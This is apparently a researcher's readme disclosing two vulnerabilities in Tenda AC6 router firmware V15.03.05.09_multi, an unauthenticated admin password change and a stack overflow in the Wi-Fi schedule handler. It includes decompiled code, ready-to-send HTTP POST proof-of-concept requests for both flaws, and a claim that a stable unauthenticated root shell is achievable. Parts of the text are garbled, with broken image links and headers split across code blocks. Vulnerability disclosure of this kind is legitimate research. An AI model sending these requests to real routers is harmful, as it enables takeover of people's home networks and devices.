fuxianghah update command execv ... on Feb 28 History

..

img	10 months ago
readme.md	9 months ago

readme.md

Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.tenda.com.cn/profile/contact.html
- Firmware download address ： https://www.tenda.com.cn/download/default.html

1. Affected version






Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1Arbitrary password modification vulnerability

```
}
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);
SetValue("sys.userpass", v16);
sub_2E858(1);
*(_DWORD *)v8 = 0;
*(_DWORD *)v7 = 0;
```





Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface.The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2Stack overflow vulnerability

```
v15 = 1;
v22 = (char *)huoqu(a1, (int)"schedWifiEnable", (int)"1");
src = (char *)huoqu(a1, (int)"schedStartTime", (int)&unk_EA64C);
v20 = (char *)huoqu(a1, (int)"schedEndTime", (int)&unk_EA64C);
nptr = (char *)huoqu(a1, (int)"timeType", (int)"0");
s = (char *)huoqu(a1, (int)"day", (int)"1,1,1,1,1,1,1");
i = 0;
```

The program passes the parameters obtained by schedstarttime to Src

```
{
  v1 = atoi((const char *)dest) != 0;
  *(_BYTE *)ptr = v1;
  v2 = atoi(v22) != 0;
  *((_BYTE *)ptr + 1) = v2;
  strcpy((char *)ptr + 2, src);
  strcpy((char *)ptr + 10, v20);
  for ( i = 0; i <= 6; ++i )
    *((_BYTE *)ptr + i + 18) = *(&v9 + i) != 0;
  sub_366C0(ptr, 0);
  free(ptr);
  v25 = 0;
```

After that, the content of the later content is directly copied into the PTR + 2 stack, without size limitation, and there is a stack overflow vulnerability

3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/openSchedWifi HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
```

```
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 2102
Origin: http://192.168.1.1
Connection: close
Referer: http://192.168.1.1/wifi_time.html?random=0.9871898533297786&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbccvx1qw

schedWifiEnable=1&schedStartTime=00%3A00aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaa
```

The reproduction results are as follows:

Figure 2 POC attack effect

3.Unauthorized password rewriting POC（The password here is changed to 123456）

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html
```

```
ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=
```

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization